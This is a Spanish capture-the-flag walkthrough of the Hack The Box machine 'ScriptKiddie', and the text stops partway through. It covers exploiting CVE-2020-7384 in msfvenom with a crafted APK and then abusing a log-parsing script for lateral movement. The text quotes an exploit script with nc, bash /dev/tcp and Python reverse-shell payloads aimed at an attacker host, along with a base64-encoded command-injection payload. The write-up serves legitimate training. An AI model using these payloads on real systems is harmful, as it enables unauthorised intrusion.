

Máquina Linux fácil

ScriptKiddle es una máquina Linux de fácil dificultad que presenta una vulnerabilidad Metasploit (CVE-2020-7384), junto con ataques clásicos como la inyección de comandos del sistema operativo y una configuración insegura sin contraseña.

El punto de apoyo inicial en la máquina se consigue subiendo un archivo malicioso .apk desde una interfaz web que llama a una versión vulnerable de msfvenom para generar descargables. Una vez que se obtiene el shell, el movimiento lateral a un segundo usuario es inyectando comandos en un archivo de registro que proporciona a un script Bash que se activa al modificar el archivo. archivo. A este usuario se le permite ejecutar msfconsole como root a través de sudo sin proporcionar una contraseña, lo que resulta en la escalada de privilegios.

Escaneo:

```
nmap -Pn -sCV 10.10.10.226 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-21 19:55 -05
Nmap scan report for 10.10.10.226 (10.10.10.226)
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
| 256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_ 256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http Werkzeug httpd 0.16.1 (Python 3.8.5)
|_ http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds}

10.10.10.226:5000

YouTube DeepL Translate - Et m... Machine Excell Training ACTIVE DIRECTORY OSCP

k1d'5 h4ck3r t00l5

nmap

scan top 100 ports on an ip

ip:

payloads

venom it up - gen rev tcp meterpreter bins

os:

lhost:

template file (optional):

No file selected.

esta máquina permite escanear puertos, generar reverse shells y buscar exploits

sploits

searchsploit FTW

search:

Exploit Title	Path
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py

Shellcodes: No Results

Paper Title	Path
How to Exploit ETERNALBLUE and DOUBLEPULSAR on Windows 7/2008	docs/english/41896-how-to-exploi
How to Exploit ETERNALBLUE on Windows Server 2012 R2	docs/english/42280-how-to-exploi
[Spanish] How to Exploit ETERNALBLUE and DOUBLEPULSAR on Windows 7/2008	docs/spanish/41897-[spanish]-how
[Spanish] How to Exploit ETERNALBLUE on Windows Server 2012 R2	docs/spanish/42281-[spanish]-how

payloads

venom it up - gen rev tcp meterpreter bins

os:

lhost:

template file (optional):

No file selected.

- payload: android/meterpreter/reverse_tcp
- LHOST: 10.10.14.4
- LPORT: 4444
- template: None
- download: d5d27822951f.apk
- expires: 5 mins

Puede generar payloads en windows, Linux y Android, por lo cual se me ocurre es que debe el meterpreter debe tener vulnerabilidades al buscar no encuentre nada.

```
sploits
searchsploit FTW

search: meterpreter

searchsploit

Exploits: No Results
Shellcodes: No Results

-----
Paper Title | Path
-----
Neurosurgery With Meterpreter | docs/english/15931-neurosurgery
White Paper : Post Exploitation Using Meterpreter | docs/english/1822
Windows 'Meterpreter'less Post Exploitation | docs/english/26000-wind
-----
```

```
~/machineshtb/ScriptKiddie
python3 49491.py
[+] Manufacturing evil apkfile
Payload: ping -c 3 10.10.14.4
-dname: CN= |echo cGluZyAtYyAzIDEwLjEwLjE0LjQ= | base64 -d | bash #
adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 90 days
for: CN= |echo cGluZyAtYyAzIDEwLjEwLjE0LjQ= | base64 -d | bash #
Traceback (most recent call last):
  File "/home/kali/machineshtb/ScriptKiddie/49491.py", line 44, in <module>
    subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file
  File "/usr/lib/python3.11/subprocess.py", line 408, in check_call
    retcode = call(*popenargs, **kwargs)
  File "/usr/lib/python3.11/subprocess.py", line 389, in call
    with Popen(*popenargs, **kwargs) as p:
  File "/usr/lib/python3.11/subprocess.py", line 1026, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.11/subprocess.py", line 1953, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'jarsigner'
CN= |echo {payload_b64} | base64 -d | sh #
```

busco en internet como instalar jarsigner

← → ↻ ↺

https://command-not-found.com/jarsigner

☆

📧 ⬇️ 📦 🇺🇸 🇮🇹 🇯🇵

YouTube ▶️ DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

> _

jarsigner

Sign and verify Java archive (JAR) files. More information: <<https://docs.oracle.com/en/java/javase/20/docs/specs/man/jarsigner.html>>.

Debian	<code>apt-get install gcj-4.7-jdk</code>
Ubuntu	<code>apt-get install openjdk-12-jdk-headless</code>
Arch Linux	<code>pacman -S java-environment-common</code>
Kali Linux	<code>apt-get install openjdk-11-jdk-headless</code>
Fedora	<code>dnf install java-9-openjdk-devel-debug-1</code>
Windows (WSL2)	<code>sudo apt-get update</code>

Sign and verify Java archive (JAR) files. More information: <<https://docs.oracle.com/en/java/javase/20/docs/specs/man/jarsigner.html>>.

Sign a JAR file:

```
jarsigner path/to/file.jar keystore_alias
```

Sign a JAR file with a specific algorithm:

```
jarsigner -sigalg algorithm path/to/file.jar keystore_alias
```

sudo apt-get install openjdk-11-jdk-headless

```
0 upgraded, 1 newly installed, 0 to remove and 1374 not upgraded.
Need to get 73.6 MB of archives.
After this operation, 81.9 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jdk-headless amd64 11.0.20~7-1 [73.6 MB]
Fetched 73.6 MB in 7s (9,859 kB/s)
Selecting previously unselected package openjdk-11-jdk-headless:amd64.
(Reading database ... 431863 files and directories currently installed.)
Preparing to unpack .../openjdk-11-jdk-headless_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jdk-headless:amd64 (11.0.20~7-1) ...
Setting up openjdk-11-jdk-headless:amd64 (11.0.20~7-1) ...
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jar to provide /usr/bin/jar (jar) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jarsigner to provide /usr/bin/jarsigner (jarsigner) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javac (javac) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javadoc to provide /usr/bin/javadoc (javadoc) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javap to provide /usr/bin/javap (javap) in auto mode
```

ejecuto y funciona

```
~/machineshtb/ScriptKiddie
python3 49491.py
[+] Manufacturing evil apkfile
Payload: ping -c 3 10.10.14.4
-dname: CN= |echo cGluZyAtYyAzIDEwLjEwLjE0LjQ= | base64 -d | bash #

adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 90 days
for: CN= |echo cGluZyAtYyAzIDEwLjEwLjE0LjQ= | base64 -d | bash #
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.

[+] Done! apkfile is at /tmp/tmpgon5em7n/evil.apk
Do: msfvenom -x /tmp/tmpgon5em7n/evil.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null

~/machineshtb/ScriptKiddie
```

también evidenciamos que se crea un archivo .apk en tmp



```
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.
sudo tcpdump -i tun0

[+] Done! apkfile is at /tmp/tmpwp_p0a7w/evil.apk
Do: msfvenom -x /tmp/tmpwp_p0a7w/evil.apk -p android/meterpreter/reverse_tcp LHOST=27.0.0.1 LPORT=4444 -o /dev/null


[+] Done! apkfile is at /tmp/tmpgon5em7n/evil.apk
Do: msfvenom -x /tmp/tmpgon5em7n/evil.apk -
```

```
(kali㉿kali)-[/tmp]
$ cd /tmp/tmpwp_p0a7w/
$ ls
empty evil.apk signing.keystore
```


ese el que vamos a subir a la víctima



si embargo no recibí traza



Por lo cual busco un exploit en GitHub **CVE:2020-7384** github



¡Ingreso al primero doy raw y wget

```

← → ↺ 🏠 https://raw.githubusercontent.com/nikhil1232/CVE-2020-7384/main/CVE-2020-7384.sh 📄 ☆
YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

echo -e "\n\x1B[31mCVE-2020-7384\e[0m"

echo -e "\nEnter the LHOST: "
read lhost
echo -e "\nEnter the LPORT: "
read lport


echo -e "\nSelect the payload type\n1. nc\n2. bash\n3. python\n4. python3\n"

read -p "select: " -e select
case $select in
  1)nc) pyld="mkfifo /tmp/nbnvdoi; nc $lhost $lport 0</tmp/nbnvdoi | /bin/sh >/tmp/nbnvdoi 2>&1; rm /tmp/nbnvdoi" ;;
  2)bash) pyld="/bin/bash -c \"\"/bin/bash -i >& /dev/tcp/$lhost/$lport 0>&1\""" ;;
  3)python) pyld="python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"$lhost\",$lport));os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" ;;
  4)python3) pyld="python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"$lhost\",$lport));os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" ;;
esac


payload=$pyld

```



sigo las instrucciones del GitHub
bash CVE-2020-7384.sh



al final me genera un exploit .apk



este lo subimos en la página y escuchamos por netcat



y tenemos acceso


```
~/machineshtb/ScriptKiddie
nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.226] 40300
whoami
kid
pwd
/home/kid/html
payloads
```

mejoramos shell
en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
export TERM=xterm
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 69 columns 139

```
kid@scriptkiddie:~/html$ whoami
kid
kid@scriptkiddie:~/html$
```

allí encontramos un archivo llamado app.py

```
kid@scriptkiddie:~$ cd html/
kid@scriptkiddie:~/html$ ls
__pycache__ app.py static templates
kid@scriptkiddie:~/html$
```

el cual parece ser el código fuente de la página principal y revisando este encontramos una ruta de logs

/home/kid/logs/hackers


```
def searchsploit(text, srcip):
    if regex_alphanum.match(text):
        result = subprocess.check_output(['searchsploit', '--color', text])
        return render_template('index.html', searchsploit=result.decode('UTF-8', 'ignore'))
    else:
        with open('/home/kid/logs/hackers', 'a') as f:
            f.write(f'[{datetime.datetime.now()}] {srcip}\n')
        return render_template('index.html', serror="stop hacking me - well hack you back")

def venom(request):
    errors = []
    file = None
```

¡me dirijo allí, pero no veo mayor cosa salvo el user pwn

```
hackers
kid@scriptkiddie:~/logs$ ls -la
total 8
drwxrwxrwx  2 kid kid 4096 Feb  3  2021
drwxr-xr-x 11 kid kid 4096 Feb  3  2021
-rw-rw-r--  1 kid pwn  0 Feb 22 01:51 hackers
kid@scriptkiddie:~/logs$ cat hackers
kid@scriptkiddie:~/logs$
```

válido si se están ejecutando tareas del sistema con la herramienta pspy



creo una carpeta en tmp y lo descargo luego de levantar python

```
kid@scriptkiddie:~/tmp$ python3 pspy64.py
--2024-02-22 03:54:47-- http://10.10.14.4:2000/pspy64
Connecting to 10.10.14.4:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4468984 (4.3M) [application/octet-stream]
Saving to: 'pspy64'

pspy64 100%[=====] 4.26M 3.99MB/s in 1.1s

2024-02-22 03:54:48 (3.99 MB/s) - 'pspy64' saved [4468984/4468984]

kid@scriptkiddie:~/tmp$
```

añado permisos de ejecución `chmod +x pspy64`

```
Try 'chmod --help' for more information.
kid@scriptkiddie:/tmp/pwned$ chmod +x pspy64
kid@scriptkiddie:/tmp/pwned$ ls
pspy64 5 resultados  Ordenar po...
kid@scriptkiddie:/tmp/pwned$
```

```
2024/02/22 03:57:12 CMD: UID=0 PID=103 |
2024/02/22 03:57:12 CMD: UID=0 PID=102 |
2024/02/22 03:57:12 CMD: UID=0 PID=101 |
2024/02/22 03:57:12 CMD: UID=0 PID=100 |
2024/02/22 03:57:12 CMD: UID=0 PID=10 |
2024/02/22 03:57:12 CMD: UID=0 PID=1 | /sbin/init maybe-ubiquity
2024/02/22 03:58:01 CMD: UID=0 PID=649181 | /usr/sbin/CRON -f
2024/02/22 03:58:01 CMD: UID=0 PID=649183 | find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
2024/02/22 03:58:01 CMD: UID=0 PID=649182 | /bin/sh -c find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
```

¡realmente no hace mayor cosa, pero revisando de nuevo el contenido del archivo `app.py` vemos que si se colocan caracteres raros se abre el archivo `hackers` válido esto con `pspy`

```
sploits stop hacking me - well hack you back
searchsploit FTW
search: #-#{
searchsploit
```

```
2024/02/22 04:02:28 CMD: UID=1001 PID=649237 | /bin/bash /home/pwn/scanlosers.sh
2024/02/22 04:02:28 CMD: UID=1001 PID=649236 | /bin/bash /home/pwn/scanlosers.sh
2024/02/22 04:02:28 CMD: UID=1001 PID=649235 | cut -d -f3-
2024/02/22 04:02:28 CMD: UID=1001 PID=649234 | /bin/bash /home/pwn/scanlosers.sh
2024/02/22 04:02:28 CMD: UID=1001 PID=649233 | nmap --top-ports 10 -oN recon/10.10.14.4.nmap 10.10.14.4
2024/02/22 04:02:29 CMD: UID=0 PID=649241 | /usr/sbin/incrond
2024/02/22 04:02:29 CMD: UID=1001 PID=649242 | sed -i s/open /closed/g /home/pwn/recon/sedkspCTM
```

Se ejecuta el archivo `scanlosers.sh`

```
kid@scriptkiddie:/tmp/pwned$ cd /home/pwn/
kid@scriptkiddie:/home/pwn$ ls
recon scanlosers.sh
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$
```

este parece borrar líneas del archivo `hackers` el cual está utilizando un formato de tipo `datetime`

```

if regex_alphanum.match(text):
    result = subprocess.check_output(['searchsploit', '--color', text])
    return render_template('index.html', searchsploit=result.decode('UTF-8', 'ignore'))
else:
    with open('/home/kid/logs/hackers', 'a') as f:
        f.write(f'[{datetime.datetime.now()}] {srcip}\n')
    return render_template('index.html', serror="stop hacking me - well hack you back")
log=/home/kid/logs/hackers

```

esta funcionalidad la probamos en local importando la librería datetime

```

~/machineshtb/ScriptKiddie
python
Python 3.11.8 (main, Feb  7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import datetime
>>> print (datetime.datetime.now())
2024-02-21 23:13:54.519704
>>>

```

el problema es que en el scanlosers.sh el parámetro -f3- toma el último dato seguido del antepenúltimo

```
echo "2024-02-21 23:23:51.273785 10.10.14.4" | cut -d' ' -f3- | sort -u
```

```
echo "2024-02-21 23:23:51.273785 10.10.14.4 prueba" | cut -d' ' -f3- | sort -u
```

```

(kali@kali)-[~/machineshtb/ScriptKiddie]
$ echo "2024-02-21 23:23:51.273785 10.10.14.4" | cut -d' ' -f3- | sort -u
10.10.14.4

(kali@kali)-[~/machineshtb/ScriptKiddie]
$ echo "2024-02-21 23:23:51.273785 10.10.14.4 prueba" | cut -d' ' -f3- | sort -u
